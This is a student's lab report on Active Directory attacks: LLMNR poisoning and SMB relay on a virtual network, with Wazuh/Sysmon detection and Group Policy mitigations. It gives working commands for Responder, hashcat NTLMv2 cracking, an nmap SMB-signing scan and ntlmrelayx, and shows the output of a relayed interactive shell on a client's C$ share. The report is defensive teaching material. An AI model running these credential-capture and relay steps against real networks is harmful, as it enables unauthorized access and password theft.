Active Directory Security: Attack Demonstrations and Mitigation in a Lab Environment

J Saiprakash (student)

[May 2025 – September 2025]

Summary

This self-initiated project involved building a dedicated lab environment to explore several real-world Active Directory (AD) attacks and their mitigations. Through this lab, I demonstrated how attackers exploit vulnerabilities in AD systems and how organizations can defend against these threats.

Each attack was analyzed using a structured four-stage approach:

> **Explanation:** Understanding the nature of the attack and its potential impact.
>
> **Initiation:** Hands-on execution of the attack in a controlled lab environment.
>
> **Mitigation:** Implementing preventive measures to protect AD environments.
>
> **Detection:** Monitoring and analyzing attacks in real-time using SIEM tools such as Wazuh.

The project covers **several impactful techniques**, including credential theft, ticket manipulation, and network exploitation. It highlights both offensive tactics and defensive strategies, demonstrating practical ways to secure enterprise systems against AD-based threats.

By combining attack demonstration, mitigation, and detection, this project provided me with comprehensive insights into Active Directory security, emphasizing the importance of proactive measures to protect organizational assets in modern IT environments.

Index

Index

Introduction

What is Active Directory (AD)?

Active Directory (AD) is a directory service developed by Microsoft that is used for managing users, computers, and other devices within a network. It enables centralized domain management, authentication, and authorization. AD uses LDAP (Lightweight Directory Access Protocol) for querying and modifying items in its directory service.

Key Components of AD:

Domain Controller (DC): The server that runs AD and authenticates users and devices.

Organizational Units (OU): Logical containers to organize users, groups, and computers.

Group Policy: Allows admins to define security and configuration settings.

Kerberos: Protocol used by AD for authentication.

What is Wazuh?

Wazuh is an **open-source Security Information and Event Management (SIEM)** tool that has been active in the cybersecurity field since **2015**. It provides powerful capabilities for **intrusion detection**, **log analysis**, **file integrity monitoring**, and **security event correlation**.

Wazuh is widely used in both small and enterprise environments due to its scalability, flexibility, and integration with tools like **Elastic Stack** and **OSSEC**.

What is SIEM?

SIEM (Security Information and Event Management) is a security solution that:

- **Collects logs and events** from multiple devices (servers, endpoints, firewalls, etc.)
- **Correlates and analyzes** those logs in real-time
- **Detects security threats**, unauthorized access, and abnormal behavior
- **Sends alerts** and provides dashboards for centralized monitoring

In simple terms, SIEM tools help organizations **see and respond to security events in one place**.

What is Sysmon?

Sysmon (System Monitor) is a Windows system service and device driver, part of the Microsoft Sysinternals Suite, that provides detailed system activity logs. Sysmon is often used in security monitoring and threat detection because it captures low-level system events that standard Windows logging misses.

In combination with a SIEM like Wazuh, it allows analysts to:

- Detect malicious PowerShell usage
- Monitor lateral movement or privilege escalation
- Investigate post-exploitation activities
- Build custom detection rules

Home Lab Setup Overview

All machines in this lab are virtualized and run on the same subnet 192.168.1.0/24. The setup includes:

Three Windows machines:

Domain Controller (AD)

Client 1 (Windows 11)

Client 2 (Windows 11)

All three Windows machines have:


Sysmon installed for detailed event logging

Wazuh agent configured and actively reporting to the central Wazuh server

Wazuh server runs as an OVA-based deployment on IP 192.168.1.107

Attacker machine (Kali Linux) is connected to the same network but does **not** run the Wazuh agent

Each agent is assigned a unique ID and communicates with the Wazuh server over the internal network for real-time monitoring and detection.



Lab Architecture Overview

LLMNR poisoning

LLMNR poisoning

Link-Local Multicast Name Resolution (LLMNR) is a successor to NetBIOS Name Service (NBT-NS). It performs a similar function **resolving hostnames to IP addresses** on the same local network, especially in the absence of a DNS server.


LLMNR **supports both IPv4** and **IPv6**, and allows devices on the same subnet to query each other directly for **name resolution using multicast traffic**, without needing a DNS server.

In modern Active Directory (AD) environments, DNS is the standard method for name resolution. However, if DNS fails (e.g., due to misconfiguration or temporary unavailability), Windows may fall back to LLMNR to try resolving the hostname.

LLMNR is mostly used in lab or controlled environments because it lacks authentication and encryption, it is vulnerable to LLMNR poisoning attacks.

LLMNR poisoning is a **Man-in-the-Middle (MITM)** attack where an attacker intercepts local name resolution requests to steal credentials.

When any machine tries to access a non-existent host , and DNS fails, Windows falls back to LLMNR or NBT-NS for name resolution. It sends a multicast query on the local network asking, “Who has this host?” An attacker running Responder intercepts this query and replies falsely, claiming to be the requested host. Trusting the response, the victim's system automatically attempts to authenticate, sending an NTLM hash to the attacker. Responder captures this hash, which can later be cracked to reveal credentials. This is called LLMNR poisoning and requires no user interaction making it a powerful technique in local network attacks.




LLMNR Poisoning Attack Flow

Initiating the LLMNR Poisoning


As the first step in this attack, I will launch Responder on my Kali Linux machine. Responder is a powerful Man-in-the-Middle (MITM) tool designed to capture multicast traffic, such as LLMNR and NBNS requests, that are broadcast by victim machines on the local network. When a victim attempts to resolve an unknown hostname, Responder intercepts the request and responds as if it were the intended server. This tricks the victim into sending its NTLM hash, which can then be captured for offline cracking or relay attacks.

Responder -I <interface> -dwv



With Responder actively listening on the attacker machine, the next step is to simulate the behavior of a victim. On the victim system, I intentionally attempt to access an unidentified SMB share or mistype a hostname (e.g., `\\NetworkUnknown`) using the Run dialog or File Explorer. This action causes the system to broadcast an LLMNR request across the local network in an attempt to resolve the unknown hostname.


Since LLMNR poisoning is an interaction-based attack, it requires the victim to initiate such a request. Once this happens, Responder intercepts the request and replies as if it were the legitimate host, thereby tricking the victim into sending its NTLM hash to the attacker.




After performing the above steps, I can now see in the Responder terminal that it has successfully captured the NTLM hash from the victim machine. This confirms that the LLMNR poisoning was successful, and the victim unknowingly sent authentication data to the attacker. The captured hash can now be used for further exploitation, such as offline cracking or relay attacks, depending on the attacker's objectives.

This lab environment uses a weak password, I decided to perform a dictionary-based offline crack of the captured hash.

Using Hashcat, I selected hash mode (-m) 5600, which corresponds to NTLMv2 hashes. I used the popular rockyou.txt wordlist to perform the attack. As expected in this controlled lab setup, the password was successfully cracked using this method.





Hashcat -m 5600 <hashfile> --wordlist <pass-wordlist>

LLMNR Poisoning


The most effective way to prevent LLMNR (Link-Local Multicast Name Resolution) poisoning is to disable LLMNR entirely.

Microsoft has officially deprecated LLMNR in favor of more secure and reliable name resolution methods like DNS. Therefore, in modern environments, LLMNR is typically unnecessary and introduces unnecessary attack surfaces.

Steps to Disable LLMNR via Group Policy:

- In Domain Controller Open the Group Policy Management Editor.
- Navigate to:
  Computer Configuration → Administrative Templates → Network → DNS Client.
- Locate the setting: "Turn off Multicast Name Resolution".
- Set it to Enabled to disable LLMNR.

If the environment contains older Windows systems that still rely on LLMNR, Use strong and complex passwords for all user accounts.



LLMNR Poisoning - Wazuh Detection Analysis:

Wazuh, being primarily a host-based security monitoring system, **cannot directly detect LLMNR (Link-Local Multicast Name Resolution) poisoning attacks**. This type of attack occurs at the network level by exploiting local name resolution protocols and typically does not generate standard operating system logs that Wazuh can analyze.

SMB Relay Attacks


SMB Relay Attacks

Server Message Block (SMB) **serves as a network file sharing protocol**. It empowers computer applications to read, write to files, and request server programs services in a network. Widely adopted in Windows environments, SMB provides shared access to resources like files and printers.

A relay attack is a type of Man-in-the-Middle (MitM) technique in which an attacker captures authentication hashes (such as NTLM hashes) from a victim and forwards (relays) them to another system. This allows the attacker to impersonate the victim and gain unauthorized access without knowing the actual password.

For a successful SMB relay attack, **two key conditions** must be met. First, the **target machine must have SMB signing disabled**. Second, the captured **NTLM hash must belong to a user with administrative privileges** on the target machine. This could be a local administrator, a domain administrator, or any user with elevated rights. **Without these privileges, even if authentication is successful**, **the attacker will not be able to perform sensitive actions such as dumping the SAM file, executing commands, or gaining a shell**.

SMB signing is a security feature that digitally signs SMB packets to **ensure their authenticity and integrity during communication** between a client and a server.SMB signing is a process where each **SMB message (packet) is appended with a cryptographic signature** to ensure the message's authenticity and integrity.· The signature is generated using a hash-based message authentication code (HMAC).This HMAC is computed over the SMB message content plus a secret session key derived during the authentication phase.**The session key is unique for each SMB session** and is generated from the user's NTLM authentication process.



SMB Relay Attack Flow

Captured NTLM hashes can be relayed to any machine in the domain or subnet that has SMB signing disabled and where the captured user has administrative privileges. The Domain Controller is not vulnerable as SMB signing is enforced by default.

Initiating the SMB Relay Attacks

To begin an SMB relay attack in an Active Directory environment, the first step is to identify target machines that have SMB signing disabled or not required.To enumerate hosts with SMB signing not required, I used the Nmap NSE script **smb2-security-mode.nse** where **port 445 is specified for SMB communication**, and the **script checks whether SMB message signing is enabled or required**. The -Pn flag ensures that the scan runs even if ping is blocked. In the results, machines that show “Message signing enabled but not required” are considered vulnerable to SMB relay attacks, whereas those with “Message signing required” are not exploitable in this manner.


```
nmap -p 445 --script smb2-security-mode.nse -Pn <subnet>
```


Before performing an SMB relay attack, it's important to edit the responder.conf file located at **/etc/responder.conf** and disable SMB and HTTP. This is because Responder, by default, captures hashes directly using these protocols. However, in a relay attack, we want the hashes to be forwarded to **ntlmrelayx**, not captured. Disabling SMB and HTTP ensures Responder does not interfere, allowing the relay to work properly against a target that doesn't enforce SMB signing.

After modifying the responder.conf file to disable SMB and HTTP, we start Responder. This allows us to intercept name resolution traffic from victim machines looking for unknown hosts. While **Responder won't capture SMB hashes due to the disabled protocols, it will still trigger the victim to send authentication attempts**, which can then be relayed by ntlmrelayx to a target system that doesn't require SMB signing.

After starting Responder, the next step is to launch the Impacket-ntlmrelayx tool from the Impacket suite. Before doing that, we need to **prepare a text file containing the IP addresses of the target machines where SMB signing is disabled** or not required. In this case, I created a file named target.txt and added the IP address 192.168.1.201 as my relay target. In real-world scenarios, this file should include all vulnerable machines identified during the enumeration phase. The **Impacket-ntlmrelayx tool supports various options** such as **-c to execute a command**, **-e to upload and execute an executable**, and **-i to launch an interactive shell**. Here, I used the -i option, which opens a shell on another port. Once the shell is established, I use netcat to connect to that port and interact with the compromised system.

Impacket-ntlmrelayx -tf <target-ip list> -smb2support -i

While the ntlmrelayx tool is running and waiting for incoming connections, it's important to understand that an SMB relay attack is not a vulnerability that happens automatically. It relies on a victim machine typically with an active session and administrative privileges attempting to access an unresolvable network resource. To simulate this in my lab, I switched to another machine (Client 2) where I have local administrator privileges, and manually tried to access a non-existent network share (e.g., \\random) through the Run dialog or file explorer. This triggers a name resolution request, which Responder catches and redirects to ntlmrelayx, enabling the relay attack to proceed.



After sending the SMB request from the victim machine, I monitored the ntlmrelayx tool for a response. Once the connection was successfully relayed, the tool indicated that an interactive shell was available at 127.0.0.1:11000. I then opened a new terminal window and started a Netcat listener . This allowed me to connect to the port and receive an interactive shell on the target system, completing the relay process and confirming successful exploitation.

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay enabled

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
]
[*] HTTPD(80): Connection from TEST_DOMAIN/CLIENT2@192.168.1.202 controlled, attacking target smb://192.168.1.201
[*] HTTPD(80): Client requested path: /s6x4w6qhln
[*] HTTPD(80): Client requested path: /s6x4w6qhln
[*] HTTPD(80): Client requested path: /s6x4w6qhln
[*] HTTPD(80): Authenticating against smb://192.168.1.201 as TEST_DOMAIN/CLIENT2 SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] All targets processed!
```

```
└─# nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Sat Jun  7 03:30:51 2025 $Recycle.Bin
drw-rw-rw-          0  Wed Jun 11 07:51:11 2025 $WinREAgent
drw-rw-rw-          0  Tue Jun  3 01:49:11 2025 Documents and Settings
-rw-rw-rw-      12288  Sat Jun 14 07:07:17 2025 DumpStack.log.tmp
-rw-rw-rw- 3355443200  Sat Jun 14 07:07:17 2025 pagefile.sys
drw-rw-rw-          0  Tue Jun  3 02:44:19 2025 PerfLogs
drw-rw-rw-          0  Tue Jun  3 01:46:07 2025 Program Files
drw-rw-rw-          0  Wed Jun  4 01:59:25 2025 Program Files (x86)
drw-rw-rw-          0  Mon Jun  2 14:49:11 2025 ProgramData
drw-rw-rw-          0  Wed Jun 11 07:51:12 2025 Recovery
-rw-rw-rw-  268435456  Sat Jun 14 07:07:17 2025 swapfile.sys
drw-rw-rw-          0  Mon Jun  2 13:25:14 2025 System Volume Information
drw-rw-rw-          0  Sat Jun  7 03:29:29 2025 Users
drw-rw-rw-          0  Sat Jun 14 06:57:12 2025 Windows
# info
Version Major: 10
Version Minor: 0
Server Name: CLIENT1
Server Comment:
Server UserPath: c:\
Simultaneous Users: 20
# 
```


From the above picture, we can see that the interactive shell was successfully received from the Client1 machine. This confirms that the SMB relay attack worked as intended


SMB Relay Attack – Mitigation

The primary defense against SMB relay attacks is to enable SMB signing on all systems. SMB signing ensures that SMB communications are cryptographically validated, preventing attackers from relaying NTLM authentication messages to another host. This can be enforced individually on each machine using PowerShell commands. For example:

```
Set-SmbServerConfiguration EnableSMB2Protocol $true

Set-SmbClientConfiguration RequireSecuritySignature $true
```

These commands enable SMB2 protocol and enforce SMB signing on the client side. Changing the value from $true to $false can be used to disable it, though this is not recommended in secure environments. Enabling SMB signing across all endpoints significantly reduces the risk of SMB relay attacks.





